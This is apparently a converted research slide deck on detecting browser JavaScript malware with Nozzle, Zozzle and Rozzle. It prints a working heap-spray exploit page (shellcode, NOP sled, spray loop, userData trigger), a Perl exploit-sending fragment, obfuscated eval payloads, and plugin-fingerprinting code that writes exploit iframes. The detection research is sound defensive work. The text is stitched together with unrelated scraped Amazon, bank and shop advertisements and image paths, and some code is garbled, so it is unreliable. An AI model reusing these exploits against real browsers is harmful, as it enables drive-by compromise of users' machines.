my $buffer .= $exploit;
my $buffer .= $command;

my $url .= "?url=$buffer";

my $response = LWP::UserAgent->new->get($url);

my $content = $response->content;
```



```
<html>
<body>
<button id='butid' onclick='trigger();' style='display:none'/>
<script>
```

// Shellcode

```
var shellcode=unescape( '%u9090%u9090%u9090%u9090%uceba%u11fa%u291f%ub1c9%udb33%ud9ce%u2474%u5ef4%u5633%u0D0D%u0D0D');
bigblock=unescape(“%u0D0D%u0D0D”);
headersize=20;shellcodesize=headersize+shellcode.length;
while(bigblock.length<shellcodesize){bigblock+=bigblock;}
heapshell=bigblock.substring(0,shellcodesize);
nopsled=bigblock.substring(0,bigblock.length-shellcodesize);
while(nopsled.length+shellcodesize<0x25000){nopsled=nopsled+nopsled+heapshell}
```

// Spray

```
var spray=new Array();
for(i=0;i<500;i++){spray[i]=nopsled+shellcode;}
```

// Trigger

```
function trigger(){
var varbdy = document.createElement('body');
varbdy.addBehavior('#default#userData');
document.appendChild(varbdy);
try {
for (iter=0; iter<10; iter++) {
varbdy.setAttribute('s',window);
}
} catch(e){ }
window.status+="";
}
document.getElementById('butid').onclick();
```

```
</script>
</body>
</html>
```



More Complex Malware

```
1  var E5Jrh = null;
2  try {
3      E5Jrh = new ActiveXObject("AcroPDF.PDF")
4  } catch(e) { }
5  if(!E5Jrh)
6  try {
7      E5Jrh = new ActiveXObject("PDF.PdfCtrl")
8  } catch(e) { }
9  if(E5Jrh) {
10     lv = E5Jrh.GetVersions().split(",")[4].
11     split("=")[1].replace(/\.\/g, "");
12     if(lv < 900 && lv != 813)
13         document.write('<embed src=".../validate.php?s=PTq...'
14         width=100 height=100 type="application/pdf"></embed>')
15     }
16     try {
17         var E5Jrh = 0;
18         E5Jrh = (new ActiveXObject(
19             "ShockwaveFlash.ShockwaveFlash.9"))
20             .GetVariable("$" + "version").split(",")
21     } catch(e) { }
22     if(E5Jrh && E5Jrh[2] < 124)
23         document.write('<object classid="clsid:d27cdb6e-ae...'
24         width=100 height=100 align=middle><param name="movie"...');
25 }
```

- Toys, Kids & Baby >
- Clothing, Shoes & Jewelry >
- Sports & Outdoors >
- Tools & Home Improvement >
- Automotive & Industrial >



\$189
Order now

\$139
Order now

amazonkindle

when you open an account:

- No Monthly Fees
- No Minimums
- 35,000 Free ATMs

MEMBER FDIC

ING DIRECT
Save your money®

Learn More

The New iPods: Sleek, Small, and Super Cool



iPod touch



iPod nano



iPod shuffle

> See all the new iPods

Get a \$150 Amazon.com Gift Card with the Purchase of an ASUS Bamboo Laptop*

*Restrictions apply

Learn more


amazon.com CHASE

Earn Triple Points on Amazon.com Orders.

Start with \$30 back.

Learn more

What Other Customers Are Looking At Right Now



Sid Meier's Civilization V
2K Games
Windows
\$49.99 Click for details



Kindle 3G Wireless Reading Device...
Amazon
\$189.00



Halo Reach
Microsoft
Xbox 360
\$59.99 Click for details



Ultimate Ears SuperFi 4 Noise...
\$129.99 \$39.99

ADVERTISEMENT

ING DIRECT
Save your money®

Member FDIC

The Orange Savings AccountSM

- Join 8 million other Super Savers
- Make a small deposit to get started

Start saving today ▶

amazon.com

Hello. Sign in to get personalized recommendations. New customer? Start here.
Your Amazon.com Today's Deals Gifts & Wish Lists Gift Cards

Sell on Amazon - 30 days FREE*
Your Account Help

- Shop All Departments
- Books
- Movies, Music & Games
- Digital Downloads
- Kindle
- Computers & Office
- Electronics
- Home, Garden & Pets
- Grocery, Health & Beauty
- Toys, Kids & Baby
- Clothing, Shoes & Jewelry
- Sports & Outdoors
- Tools & Home Improvement
- Automotive & Industrial

Search All Departments

GO Cart Wish List



The All-New Kindle

Kindle 3G
Free 3G+Wi-Fi
\$189

Order now

Kindle
Wi-Fi
\$139

Order now

amazonkindle

Fall Blowout Sale

Shop now

ADVERTISEMENT

Pay yourself with a \$50 bonus when you open an account.

- No Monthly Fees
- No Minimums
- 35,000 Free ATMs

ING DIRECT
Save your money

The New iPods: Sleek, Small, and Super Cool



Get a \$150 Amazon.com Gift Card with the Purchase of an ASUS Bamboo Laptop*


*Restrictions apply. Learn more

Malware Detection Landscape

Protect users from
malicious ones



malicious
ones




Nozzle


Zozzle

Rozzle

Nozzle: Mechanics




Control flow graph (CFG)





Object Surface Area Calculation

- Assume: attacker wants to reach shell code from jump to any point in object
- Goal: find blocks that are likely to be reached via control flow
- Strategy: use dataflow analysis to compute “surface area” of each block



An example object from visiting google.com

Nozzle: Runtime Heap Spraying Detection



Nozzle Experimental Summary



0 False Positives

- Bing finds 1,000s of malicious sites using Nozzle
- 10 popular AJAX-heavy sites
- 150 top web sites



0 False Negatives

- Very few false positives
- 12 published heap spraying exploits and
- 2,000 synthetic rogue pages generated using Metasploit
- Increased Bing's detection capability two-fold



Runtime Overhead


- As high as 2x without sampling
- 5-10% with sampling

Malware Detection Landscape

Protect users from
malicious ones



malicious
ones



Zozzle: Static Malware Detection

// Shellcode

```
var shellcode=unescape( '%u9090%u9090%u9090%u9090%uceba%u11fa%u291f%ub1c9%udb33 [...]');
bigblock=unescape(“%u0D0D%u0D0D”);
headersize=20;shellcodesize=headersize+shellcode.length;
while(bigblock.length<shellcodesize){bigblock+=bigblock;}
heapshell=bigblock.substring(0,shellcodesize);
nopsled=bigblock.substring(0,bigblock.length-shellcodesize);
while(nopsled.length+shellcodesize<0x25000){nopsled=nopsled+nopsled+heapshell}
```

- Train a classifier to recognize malware

// Spray

```
var spray=new Array();
for(i=0;i<500;i++){spray[i]=nopsled+shellcode;}
```

- Start with thousands of **malicious** and **benign** labeled samples

// Trigger

```
function trigger(){
  var varbdy = document.createElement(‘body’);
  varbdy.addBehavior(‘#default#userData’);
  document.appendChild(varbdy);
  try {
    for (iter=0; iter<10; iter++) {
      varbdy.setAttribute(‘s’,window);
    }
  } catch(e){ }
  window.status+=””;
}
document.getElementById(‘butid’).onclick();
```

- Classify JavaScript code

Obfuscation

```
eval (""+0(2369522)+0(1949494)+0
(2288625)+0(648464)+0(2304124)+
0(2080995)+0(2020710)+0(2164958
)+0(2168902)+0(1986377)+0(22279
03)+0(2005851)+0(2021303)+0(646
435)+0(1228455)+0(644519)+0(234
6826)+0(2207788)+0(2023127)+0(2
306806)+0(1983560)+0(1949296)+0
(2245968)+0(2028685)+0(809214)+
0(680960)+0(747602)+0(2346412)+
0(1060647)+0(1045327)+0(1381007
)+0(1329180)+0(745897)+0(234140
4)+0(1109791)+0(1064283)+0(1128
719)+0(1321055)+0(748985)+...);
```




```
var l = function(x) {
    return String.fromCharCode(x);
}

var o = function(m) {
    return String.fromCharCode(
        Math.floor(m / 10000) / 2);
}

shellcode = unescape("%u54EB%u758B...");
var bigblock = unescape("%u0c0c%u0c0c");
while(bigblock.length<slackspace) {
    bigblock += bigblock;
}
block = bigblock.substring(0,
    bigblock.length-slackspace);
while(block.length+slackspace<0x40000) {
    block = block + block + fillblock;
}
memory = new Array();
for(x=0; x<300; x++) {
    memory[x] = block + shellcode;
```

...

Runtime Deobfuscation via Code Unfolding)




Zozzle Training & Application

malicious
samples
(1K)



benign
samples
(7K)




Feature	P(malicious)
string:0c0c	0.99
function:hellcode	0.99
loop:memory	0.87
abcabcabcabc	0.80
try:activex	0.41
if:malw 7	0.33
abcabcabcabcabc	0.21
function:unescape	0.45
abcabcabcabcabc	0.55
loop:nop	0.95



Naïve Bayes Classification

Feature	P(malicious)
string:0c0c	0.99
function:shellcode	0.99
loop:memory	0.87
Function:ActiveX	0.80
try:activex	0.41
if:msie 7	0.33
function:Array	0.21
function:unescape	0.45
loop:+=	0.55
loop:nop	0.95



閱亮購物網

□□□□ | □□□□ | □□□□□□ | □□□ | □□□



□□ □□□□ □□□□□ □□□□ □□□□ □□□□ □□□□ □□

□□□□ **02-87917300**

TAG □□□ | □□ | X□□□□ | UPS | KODAK | □□□□□□□□□□□□□□ ie |

□□□□ ▾

Search

□□□□

□□□□: □□ > □□□□ > □□□□ > □□□□ NOTEBOOK BATTERY


 **購物車 / Shopping Cart**

□□□□□□□ □ □□□□□□□

□□ NT0.00□□

```
C:\WINDOWS\system32\cmd.exe
C:\Documents and Settings\t-charlc\My Documents\deobfuscator>TestHarness.exe "http://cogy.net/jdefault.html"
```

Zozzle: Detection on a Web Scale



Thousands of malware sites daily

Malware Detection Landscape

Protect users from
malicious ones



malicious
ones

Nozzle

Zozzle

Rozzle

Limitations of Zozzle

```
"\x6D"+" \x73\x69\x65"+" \x20\x36"  
=  
"msie 6"
```

```
if (document.getElementsByTagName("script").indexOf(  
"\x6D"+" \x73\x69\x65"+" \x20\x36")>0)  
document.write("<iframe src=x6.htm></iframe>");  
if (document.getElementsByTagName("script").indexOf(  
"O"+" \x57\x43"+" \x31\x30\x2E\x53"+"  
"pr"+"ea"+"ds"+"he"+"et"  
"</iframe>");
```

```
"OWC10.Spreadsheet"
```

```
document.write("<iframe src=svfl9...>");  
} catch(a) { } finally {  
if (a!="[object Error]")  
document.write("<iframe src=svfl9...>");  
}  
try {  
var c; var f=new ActiveXObject("O"+" \x57\x43\x31\x30\x2E\x53"+"pr"+"ea"+"ds"+"he"+"et");  
} catch(c) { } finally {  
if (c!="[object Error]") {  
aacc = "<iframe src=of.htm></iframe>";  
setTimeout("document.write(aacc)", 3500);  
} }  
}
```

```
"\x6D"+" \x73"+" \x69"+" \x65"+" \x20"+" \x37"  
=  
"msie 7"
```

What's Next: Rozzle

```
if (navigator.userAgent.toLowerCase().indexOf(
    "\x6D"+" \x73\x69\x65"+" \x20\x36")>0)
    document.write("<iframe src=x6.htm></iframe>");
if (navigator.userAgent.toLowerCase().indexOf(
    "\x6D"+" \x73"+" \x69"+" \x65"+" \x20"+" \x37")>0)
    document.write("<iframe src=x7.htm></iframe>");

try {
    var a; var aa=new ActiveXObject("Sh"+"ockw"+"av"+"e"+"Fl"+[...]);
} catch(a) { } finally {
    if (a!="[object Error]")
        document.write("<iframe src=svfl9.htm></iframe>");
}
try {
    var c; var f=new ActiveXObject("O"+" \x57\x43"+" \x31\x30\x2E\x53"+[...]);
} catch(c) { } finally {
    [object Error]") {
        "<iframe src=of.htm></iframe>";
        eout("document.write(aacc)", 3500);
    }
}
```



Typical Malware Cloaking

```
1  var E5Jrh = null;
2  try {
3      E5Jrh = new ActiveXObject("AcroPDF.PDF")
4  } catch(e) { }
5  if(!E5Jrh)
6  try {
7      E5Jrh = new ActiveXObject("PDF.PdfCtrl")
8  } catch(e) { }
9  if(E5Jrh) {
10     lv = E5Jrh.GetVersions().split(",")[4].
11         split("=")[1].replace(/\.g."/);
12     if(lv < 900 && lv != 813)
13         document.write('<embed src=".../validate.php?s=PTq...'
14             width=100 height=100 type="application/pdf"></embed>');
15     }
16     try {
17         var E5Jrh = 0;
18         E5Jrh = (new ActiveXObject(
19             "ShockwaveFlash.ShockwaveFlash.9"))
20             .GetVariable("$" + "version").split(",")
21     } catch(e) { }
22     if(E5Jrh && E5Jrh[2] < 124)
23         document.write('<object classid="clsid:d27cdb6e-ae...'
24             width=100 height=100 align=middle><param name="movie"...');
25 }
```

More Complex Fingerprinting

```
1
2 var quicktime_plugin = "0",
3   adobe_plugin = "00",
4   flash_plugin = "0",
5   video_plugin = "00";
6
7 function get_version(s, max_offset) { ... }
